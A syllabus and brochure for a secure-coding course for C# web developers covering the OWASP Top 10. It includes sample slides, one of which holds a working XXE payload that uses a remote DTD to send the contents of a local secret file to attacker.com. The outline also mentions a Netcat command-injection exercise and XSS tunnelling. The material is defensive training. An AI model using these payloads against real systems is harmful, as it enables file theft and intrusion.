OWASP Top 10, C# Secure Coding Fundamentals

CL-ONF | Virtual classroom | 2 days

Audience: C# Web developers
Preparedness: General C# and Web application development
Exercises: Hands-on

Writing .NET web applications can be rather complex – reasons range from dealing with legacy technologies or underdocumented third-party components to sharp deadlines and code maintainability. Yet, beyond all that, what if we told you that attackers were trying to break into your code right now? How likely would they be to succeed?

This course will change the way you look at your C# code. We'll teach you the common weaknesses and their consequences that can allow hackers to attack your system, and – more importantly – best practices you can apply to protect yourself. We give you a holistic view on the security aspects of the .NET framework – such as making use of cryptography or Code Access Security – as well as common C# programming mistakes you need to be aware of. We also cover typical Web vulnerabilities with a focus on how they affect ASP.NET web apps on the entire stack – from the CLR to modern AJAX and HTML5-based frontends. We present the entire course through live practical exercises to keep it engaging and fun.

Writing secure code will give you a distinct edge over your competitors. It is your choice to be ahead of the pack – take a step and be a game-changer in the fight against cybercrime.

Outline:

- IT security and secure coding
- Web application security
- Common coding errors and vulnerabilities
- Principles of security and secure coding
- Knowledge sources

Participants attending this course will:

Understand basic concepts of security, IT security and secure coding

Learn Web vulnerabilities beyond OWASP Top Ten and know how to avoid them

Learn about XML security

Learn client-side vulnerabilities and secure coding practices

Learn about typical coding mistakes and how to avoid them

Get sources and further readings on secure coding practices

Related courses:

- CL-ANS - Secure desktop application development in C# (Onsite / Virtual classroom, 3 days)
- CL-NSM - C# and Web application security master course (Onsite / Virtual classroom, 5 days)
- CL-WSC - Web application security (Onsite / Virtual classroom, 3 days)
- CL-WTS - Web application security testing (Onsite / Virtual classroom, 3 days)
- CL-NSM - C# and Web application security master course (Onsite / Virtual classroom, 5 days)

scademy
secure coding academy

Detailed table of contents


Day 1

IT security and secure coding

- Nature of security
- What is risk?
- IT security vs. secure coding
- From vulnerabilities to botnets and cybercrime
  - Nature of security flaws
  - From an infected computer to targeted attacks
  - The Seven Pernicious Kingdoms
  - OWASP Top Ten 2017

Web application security

- Injection
  - Injection principles
  - SQL injection
    - Exercise – SQL injection
    - Typical SQL Injection attack methods
    - Blind and time-based SQL injection
    - SQL injection protection methods
    - Effect of data storage frameworks on SQL injection
  - Other injection flaws
    - Command injection
    - Command injection exercise – starting Netcat
  - HTTP parameter pollution
    - Cookie injection / HTTP parameter pollution
    - Exercise – Value shadowing
- Broken authentication
  - Session handling threats
  - Session fixation
  - Exercise – Session fixation
  - Session handling best practices
  - Setting cookie attributes – best practices
  - Cross site request forgery (CSRF)
    - CSRF prevention



SQL injection protection methods

scademy

- Filtering out certain inputs (black-list)
  - Problem: DROP → DRO/**/P
  - Problem: character encoding (e.g. Unicode)
  - And may also filter out legitimate input...
- Stored procedures
  - But still be careful if you create them dynamically...
- Prepared statements
  - Use a constant string instead of string concatenation, and fill in the parameters through an API
  - Some DBMS even support server-side (filled) prepared statements


```
string query="SELECT * from table WHERE id=" + var;
```

```
string query="SELECT * from table WHERE id=@id";
stmt.CommandText=query;
stmt.Parameters.AddWithValue("@id", var);
SqlDataReader res = stmt.ExecuteReader();
```

#COMPANY#, #LOCATION#, #DATE#

01 / 20

- XML external entity (XXE)
  - XML Entity introduction
  - XML external entity attack (XXE) – resource inclusion
  - XML external entity attack – URL invocation
  - XML external entity attack – parameter entities



XML external entity attack – parameter entities

- Parameter entities can be used only within DTD definition and behave more like code macros
- Parameter entities can be defined with an additional % sign
- Attacker can use it to send the content of a file using a remote DTD definition


```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag [
  <!ENTITY % file SYSTEM "file://c:/secret.txt">
  <!ENTITY % incl SYSTEM "http://attacker.com/my.dtd">
%incl;]>
<roottag>&send;</roottag>
```

- Content of the `my.dtd` file

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'http://attacker.com/?%file;'>">
%all;
```

#COMPANY#, #LOCATION#, #DATE#　D1 / 44

  - Exercise – XXE attack
  - Preventing entity-related attacks
  - Case study – XXE in Google Toolbar
- Broken access control
  - Typical access control weaknesses
  - Insecure direct object reference (IDOR)
  - Exercise – Insecure direct object reference
  - Protection against IDOR
  - Case study – Facebook Notes
- Cross-Site Scripting (XSS)
  - Persistent XSS
  - Reflected XSS
  - DOM-based XSS
  - Exercise – Cross Site Scripting
  - XSS prevention
  - Output encoding API in C#
  - XSS protection in ASP.NET – validateRequest
- HTML5 security
  - New XSS possibilities in HTML5
  - HTML5 clickjacking attack – text field injection
  - HTML5 clickjacking – content extraction
  - Form tampering
  - Exercise – Form tampering
  - Cross-origin requests
  - HTML proxy with cross-origin request



HTML proxy with cross-origin request

- Can we do a HTTP proxy with this?

```
function xhr()
{
  …
  XHr.onreadystatechange=function()
  {
    if (XHr.readyState == 4)
    {
      document.getElementById("go").innerHTML =
                                XHr.responseText;
    }
  }
  …
}
```

- Reverse Web shell: a Javascript (XSS) tunneling HTTP
  - XSS + COR can be used for tunneling HTTP traffic between a server and the attacker through the client's page
  - With the injected script an attacker can access vulnerable sites via the victim's browser by sending requests over the channel

#COMPANY#, #LOCATION#, #DATE#　D1 / 78


  - Exercise – Client side include
- Insecure deserialization
  - Serialization and deserialization basics
  - Security challenges of deserialization
  - Deserialization in .NET
  - From deserialization to code execution
  - POP payload targeting MulticastDelegate (C#)
  - Real-world .NET deserialization vulnerabilities
  - Issues with deserialization – JSON

  - Best practices against deserialization vulnerabilities
  - Case study – Windows PowerShell RCE
    - CVE-2017-8565 – Windows PowerShell RCE
    - Example XML triggering the RCE
- Using components with known vulnerabilities
  - Vulnerability attributes
  - Common Vulnerability Scoring System – CVSS
- Insufficient logging and monitoring
  - Detection and response
  - Logging and log analysis
  - Intrusion detection systems and Web application firewalls

Day 2

Common coding errors and vulnerabilities


- Input validation
  - Input validation concepts
  - Integer problems
    - Representation of negative integers
    - Integer overflow
    - Exercise IntOverflow
    - What is the value of Math.Abs(int.MinValue)?
    - Integer problem – best practices
  - Path traversal vulnerability
    - Path traversal – weak protections
    - Path traversal – best practices
  - Unvalidated redirects and forwards
  - Log forging
    - Some other typical problems with log files
- Improper use of security features
  - Typical problems related to the use of security features
  - Password management
    - Exercise – Weakness of hashed passwords
    - Password management and storage
    - Special purpose hash algorithms for password storage
    - Argon2 and PBKDF2 implementations in .NET
    - bcrypt and scrypt implementations in .NET
    - Case study – the Ashley Madison data breach
    - Typical mistakes in password management
    - Exercise – Hard coded passwords



Password management and storage

- Hashed passwords are still vulnerable to
  - Password guessing: blank, user's name, etc.
  - Dictionary attacks
    - Can be also done with search engines
  - Brute force attacks
    - Supported by pre-computed Rainbow tables
- Best practices
  - Enforce password policy (even better: use passphrase)
  - Use a slow hash function, like bcrypt or PBKDF2
  - Salting:

  - Accessibility modifiers
    - Accessing private fields with reflection in .NET
    - Exercise Reflection – Accessing private fields with reflection
- Improper error and exception handling
  - Typical problems with error and exception handling
  - Empty catch block ....
  - Overly broad catch
  - Using multi-catch
  - Catching NullReferenceException
  - Exception handling – spot the bug!
  - Exercise – Error handling



Empty catch block


- Almost all attacks start with the attacker breaking the programmers' assumptions
- We don't handle an exception, because...
  - "This method isn't going to generate any errors..."
  - "Even if an error occurs, it doesn't matter at this point..."

```
try {
    DoExchange();
}
catch (RareException e) {
    // this can never happen
}
```

- ... and when the error **does** happen, the program loses the exception and makes it harder to detect the cause of the problem and fix the bug

#COMPANY#, #LOCATION#, #DATE# 02 / 52

- Time and state problems
  - Concurrency and threading
  - Concurrency in .NET
  - Omitted synchronization – spot the bug!
  - Exercise – Omitted synchronization
  - Incorrect granularity – spot the bug!
  - Exercise – Incorrect granularity
  - Deadlocks
  - Avoiding deadlocks
  - Exercise – Avoiding deadlocks
  - Lock statement
- Code quality problems
  - Dangers arising from poor code quality
  - Poor code quality – spot the bug!
  - Unreleased resources
  - Serialization – spot the bug!
  - Exercise – Serializable sensitive
  - Private arrays – spot the bug!
  - Private arrays – typed field returned from a public method
  - Class not sealed – object hijacking
  - Exercise – Object hijacking
  - Immutable string – spot the bug!
  - Exercise – Immutable strings
  - Using SecureString..



Using SecureString

- If the string-handling data structure stores some sensitive data, its features are even more critical
  - **Immutability** – several copies may exist in the memory
  - **Disposability** – can we dismiss it from the memory as soon as it is no longer needed?
- `SecureString` is disposable and mutable
  - Can be disposed regardless of the garbage collector
  - Can be made immutable by calling `MakeReadOnly()`
    - This cannot be undone

#COMPANY#, #LOCATION#, #DATE# 02 / 89

Principles of security and secure coding

- Matt Bishop’s principles of robust programming
- The security principles of Saltzer and Schroeder

Knowledge sources

- Secure coding sources – a starter kit
- Vulnerability databases
- .NET secure coding guidelines at MSDN
- .NET secure coding cheat sheets
- Recommended books – .NET and ASP.NET